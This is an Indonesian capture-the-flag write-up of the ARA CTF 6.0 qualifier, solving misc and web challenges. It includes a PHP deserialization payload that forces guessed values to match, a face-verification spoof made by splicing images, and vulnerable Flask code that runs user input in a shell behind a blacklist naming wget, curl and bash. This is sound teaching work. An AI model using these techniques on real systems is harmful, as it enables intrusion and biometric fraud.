


Write Up Penyisihan ARA CTF 6.0

Mas pasang wifi dirumah berapa?



Cyrus

BbayuGt

tyzals

Daftar Isi

Misc	3
[10 pts] Sanity Check	3
Flag : ARA6{apakah_kalian_akan_memasak_atau_dimasak????}	3
[447 pts] ephemeral	4
Flag : ARA6{sh0u7_out_70_3ph3me24l_prov1d3r5}	5
[447 pts] ilynaga	6
Flag : ARA6{w4s_1t_h4Rd_Or_N0T_0558d4a}	9
Web Exploitation	10
[100 pts] Intuition Test	10
Flag : ARA6{ara_ara!_you_have_good_intuition!}	14
[100 pts] El Kebanteren	15
Flag : ARA6{Raden_Banter_is_SPEEEEEEEED_SUIIIIIIIII}	19
[499 pts] Easy Right?	20
Reverse Engineering	27
[100 pts] Simple Math	27
Flag : ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y__R19ht?}	30
[413 pts] memory	31
Flag : ARA6{@ABCDEFGHIIJKLMNABCDEFGHIIKLMNOBCDEFGHIIKLMNOPCDEFGHIIKLMNOPQD}	33
Cryptography	34
[100 pts] IDK	34
Flag : ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}	37
Forensic	38
[100 pts] Readable	38
Flag : ARA6{PnG_5l9n4tur3_1\$_3A5y_R1gh7????}	39
[100 pts] What Shark?	40
Flag : ARA6{1ntr0duc710n_70_5tra7o5h4rk}	40

Misc

[10 pts] Sanity Check

Challenge

119 Solves

×

Sanity Check

10

Bangun pagi, gosok gigi, cuci muka maen ceteep👉🔥 Submit
flag dibawah bang!!!


| ARA6{apakah_kalian_akan_memasak_atau_dimasak?????}

Author: Arlo

Submit

Flag : ARA6{apakah_kalian_akan_memasak_atau_dimasak?????}

[447 pts] ephemeral



Diberikan file zip yang berisi 3 buah file :

1. **pow.py**

script Proof-of-Work (PoW) yang harus kita selesaikan sebelum bisa melanjutkan ke eksploitasi.

2. **Setup.sol**

File yang melakukan deployment utama Challenge.sol dan menentukan kondisi penyelesaian.

3. **Challenge.sol**

File utama yang memiliki mekanisme kepemilikan dengan batasan tertentu.

Melihat isi file **pow.py**, script ini mencari angka yang, jika di-hash dua kali dengan **SHA-256**, hasilnya diawali dengan **enam nol (000000)**.

```
import hashlib, random
rand = 100000
DIFFICULTY = 6
for i in range(rand, rand + 10000000):
    hashed = hashlib.sha256(str(i).encode()).hexdigest()
    hashed = hashlib.sha256(hashed.encode()).hexdigest()
    if hashed.startswith('0' * DIFFICULTY):
        proof_of_work_solution = i
        break


print(proof_of_work_solution)
```

Script ini melakukan brute-force untuk mencari angka yang sesuai dengan aturan hashing.

Saya sudah menjalankan script ini dan mendapatkan solusi **PoW**:

9131770

Tinggal kita masukkan angka tersebut ke nc 103.185.52.95 13378




```
E:\ARA>ncat 103.185.52.95 13378
verifier 0.1.0
Using https://otter.bordel.wtf/erigon

Enter your PoW: 9131770
PoW is valid.
Challenge solved!
ARA6{sh0u7_out_70_3ph3me24l_prov1d3r5}
```

Flag: ARA6{sh0u7_out_70_3ph3me24l_prov1d3r5}

[447 pts] ilynaga



Diberikan file zip yang berisi 2 gambar:

- **face_reference.png**
- **ssim_reference.png**
- **<https://huggingface.co/spaces/spuun/ilynaga> (link challengenya sekaligus repository source code challnya).**

Pada Link challenge tersebut ada repository yang memuat source code dari chall ini untuk di analisa

spuun feat: QoL & better UI 9ee4db0 VERIFIED				23 days ago
.gitattributes	Safe	1.72 kB	fix: rename JREG	26 days ago
README.md	Safe	290 Bytes	initial commit	26 days ago
app.py	Safe	7.62 kB	feat: QoL & better UI	23 days ago
face_reference.png	Safe	5.98 MB	fix: rename JREG	26 days ago
requirements.txt	Safe	63 Bytes	fix: add torch	26 days ago
ssim_reference.png	Safe	2.53 MB	fix: rename my love	26 days ago

Di repo Hugging Face, ada beberapa file penting:

1. **app.py**: Script utama.
2. **face_reference.png** & **ssim_reference.png**: Gambar referensi.
3. **requirements.txt**: Library yang dipakai (DeepFace, TensorFlow, dll). Potongan source code di **app.py**:

Proses utama saat upload gambar `def predict_and_compare(image):`

```
# Cek kecocokan wajah dengan face_reference.png pake DeepFace result =
DeepFace.verify(temp_path, face_reference_path) verified = result["verified"]

# Hitung SSIM area wajah dengan ssim_reference.png
face_area = DeepFace.extract_faces(temp_path)[0]["facial_area"] ssim_value =
compare_face_ssim(image, ssim_reference, face_area)

# Kunci sukses: SSIM ≥ 0.96 DAN verified = True
```

Aha! Ini berarti:

- Sistem pakai **DeepFace** untuk verifikasi identitas dan harus dibypass!.
- **SSIM** cuma fokus di area wajah, tapi pake referensi berbeda (ssim_reference.png).
- Kedua syarat **harus terpenuhi bersamaan**.

Masalah:

- face_reference.png itu foto normal, sementara ssim_reference.png

wajahnya full noise.

- Kalau kita upload face_reference.png asli: SSIM-nya rendah (karena area wajah beda dengan referensi SSIM).
- Kalau upload ssim_reference.png: DeepFace gagal verifikasi (wajahnya dianggap tidak mirip).

Jalan Keluar:

Bikin gambar **Frankenstein!**

1. Ambil **badan** dari face_reference.png (biar DeepFace senang).
2. **Ganti area wajah** pake bagian dari ssim_reference.png (biar SSIM tinggi).

Solver:

pake 2 file gambar yg ada di file zip sebagai bahan untuk solvernya atau lebih enak download saja di repo source codenya.



face_reference **ssim_reference.png** pake code ini untuk membuat gambar solvernya.

```
from PIL import Image
from deepface import DeepFace

# Buka gambar referensi
face_ref = Image.open("face_reference.png").convert("RGB") ssim_ref =
Image.open("ssim_reference.png").convert("RGB")

# Dapatkan area wajah dari face_reference.png
face_info = DeepFace.extract_faces("face_reference.png")[0] x, y, w, h
= face_info["facial_area"]["x"],
face_info["facial_area"]["y"], face_info["facial_area"]["w"],
face_info["facial_area"]["h"]


# Crop area wajah dari ssim_reference.png ssim_face =
ssim_ref.crop((x, y, x + w, y + h))

# Tempel ke face_reference.png
```




Gambar solvernya

tinggal upload deh ke <https://huggingface.co/spuun/ilynaga>



Flag : ARA6{w4s_1t_h4Rd_0r_N0T_0558d4a}

Web Exploitation

[100 pts] Intuition Test

Challenge

2 Solves

×


Intuition Test

500

If your intuition is on point, you'll walk away with the flag. If not, well... at least you tried, right?

author: johajaho


<http://chall-ctf.ara-its.id:8008/>

 index.php


Flag

Submit

Jadi disini ada website, yang disuruh mencari warna pixel dari flag nya



Oke, saat mengisi data asal, ada text base64 yang di encode di parameter get i



Dengan mendecode text tersebut, saya mendapatkan

```
O:13:"IntuitionTest":7:{s:4:"name";s:4:"sasd";s:10:"expected_R";i:19;s:10:"expected_G";i:115;s:10:"expected_B";i:158;s:7:"input_R";i:164;s:7:"input_G";i:71;s:7:"input_B";i:232;}
```

Oke, serialisasi PHP, melihat source code nya, saya menemukan

```
class IntuitionTest
{
    public $name;
    public $expected_R;
    public $expected_G;
    public $expected_B;
    public $input_R;
    public $input_G;
    public $input_B;
}

$flag = 'ARA6{fake_flag_bro}';
$message = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $name = htmlspecialchars($_POST['name']);
    $input_R = (int) $_POST['input_R'];
    $input_G = (int) $_POST['input_G'];
    $input_B = (int) $_POST['input_B'];

    $obj = new IntuitionTest();
    $obj->name = $name;
    $obj->expected_R = rand(0, 255);
    $obj->expected_G = rand(0, 255);
    $obj->expected_B = rand(0, 255);
    $obj->input_R = $input_R;
    $obj->input_G = $input_G;
    $obj->input_B = $input_B;

    $serialized_obj = base64_encode(serialize($obj));

    if ($obj->expected_R === $obj->input_R && $obj->expected_G === $obj->input_G && $obj->expected_B === $obj->input_B) {
        $message = "You guessed it right, $name! <br><br><br> $flag";
    } else {
        header("Location: index.php?i={$serialized_obj}");
        exit();
    }
} elseif (isset($_GET['i'])) {
    $decoded_input = base64_decode($_GET['i']);
    $obj = unserialize($decoded_input);
    if ($obj instanceof IntuitionTest) {
        $name = $obj->name;
        $obj->expected_R = rand(0, 255);
        $obj->expected_G = rand(0, 255);
        $obj->expected_B = rand(0, 255);

        if ($obj->expected_R === $obj->input_R && $obj->expected_G === $obj->input_G && $obj->expected_B === $obj->input_B) {
            $message = "You guessed it right, $name! <br><br><br> $flag";
        } else {
            $message = "This time your intuition's wrong...but you'll figure it out!";
        }
    } else {
        $message = "That's not quite what we expected.";
    }
}
?>
```

Baik, berarti ada class yang diserialisasi, saya harus mendapatkan expected_R/G/B agar selalu benar, setelah searching di google sedikit, ternyata di class PHP dapat menggunakan referensi, dengan melihat sedikit contoh, saya membuat

```


1  <img alt="PHP icon" data-bbox="305 95 320 108"/>?php
2  class IntuitionTest {
3      public $name;
4      public $expected_R;
5      public $expected_G;
6      public $expected_B;
7      public $input_R;
8      public $input_G;
9      public $input_B;
10 }
11
12 $obj = new IntuitionTest();
13 $obj->name = "";
14 $obj->expected_R = 0;
15 $obj->expected_G = 0;
16 $obj->expected_B = 0;
17 $obj->input_R = &$obj->expected_R;
18 $obj->input_G = &$obj->expected_G;
19 $obj->input_B = &$obj->expected_B;
20
21 $serialized = serialize($obj);
22 $encoded = base64_encode($serialized);
23 echo $encoded;
24 ?>

```

dan mendapatkan

O:13:"IntuitionTest":7:{s:4:"name";s:0:"";s:10:"expected_R";i:0;s:10:"expected_G";i:0;s:10:"expected_B";i:0;s:7:"input_R";R:3;s:7:"input_G";R:4;s:7:"input_B";R:5;}

Setelah menencode text tsb menjadi b64, dan mengganti parameter I, saya mendapatkan



Flag : ARA6{ara_ara!_you_have_good_intuition!}

[100 pts] El Kebanteren

Challenge10 Solves

El Kebanteren


464

Prabu Banter I adalah raja yang bijaksana dan adil, dihormati oleh rakyatnya karena kepemimpinannya yang tegas namun penuh kasih. Ia dikenal karena kemampuannya mendengarkan suara rakyat dan membuat keputusan yang bijak dalam memimpin kerajaan yang subur dan makmur.

Putranya, Raden Banter II, mewarisi sifat-sifat ayahnya, penuh semangat dan ambisi untuk membawa perubahan yang lebih baik bagi kerajaan, menjadikannya sosok yang diharapkan dapat melanjutkan legasi kebijaksanaan dan keberanian Prabu Banter I.

Author : **abdiery**

<http://chall-ctf.ara-its.id:12124/>

 dist.zip

Flag

Submit

Diberikan website yang berisi tentang anggota kerajaan masa lampau el kecepatan

Welcome to the Raden Banter Website



Mengecek tombol “Get Quotes”, Saya mendapatkan sebuah input

Type something and get the wise
quotes from Raden Banter

Setelah mengecek Source Code nya, saya menemukan:


```

@app.route('/get_quotes', methods=['POST', 'GET'])
def get_quotes():
    inputted = request.form.get('input')

    if inputted is not None:
        random_quote = random.choice(quotes)

        # sanitize the input
        blacklist = [
            "ls", "cat", "rm", "mv", "id", "cp", "wget", "curl", "chmod", "chown", "find", "ps",
            "grep", "awk", "sed", "bash", "sh", "python", "perl", "php", "sudo", "whoami",
            "vi", "vim", "nano", "info", "uname", "more", "head", "less", "tail", "txt", "&&", "|", "(", ">", "<", "&", ":", ":", ":", ":", ":", "\n"
        ]

        if any(word in inputted for word in blacklist):
            return render_template('quotes.html', quotes=random_quote, inputted=inputted)

        process = subprocess.run(inputted, shell=True, capture_output=True, text=True)
        output = process.stdout

        get_date_minute = datetime.now().strftime('%Y%m%d%H%M')
        random_number = binascii.hexlify(get_date_minute.encode()).decode()
        file_name = f'{random_number}.txt'
        file_path = os.path.join(QUOTE_DIR, file_name)
        with open(file_path, 'w') as f:
            f.write(random_quote + '\n')
            f.write(output + '\n')

        os.system(f'sleep 0.5 && rm {file_path} &')

        return render_template('quotes.html', quotes=random_quote, inputted=inputted)
    else:
        return render_template('quotes.html', error='Please fill the form')

```

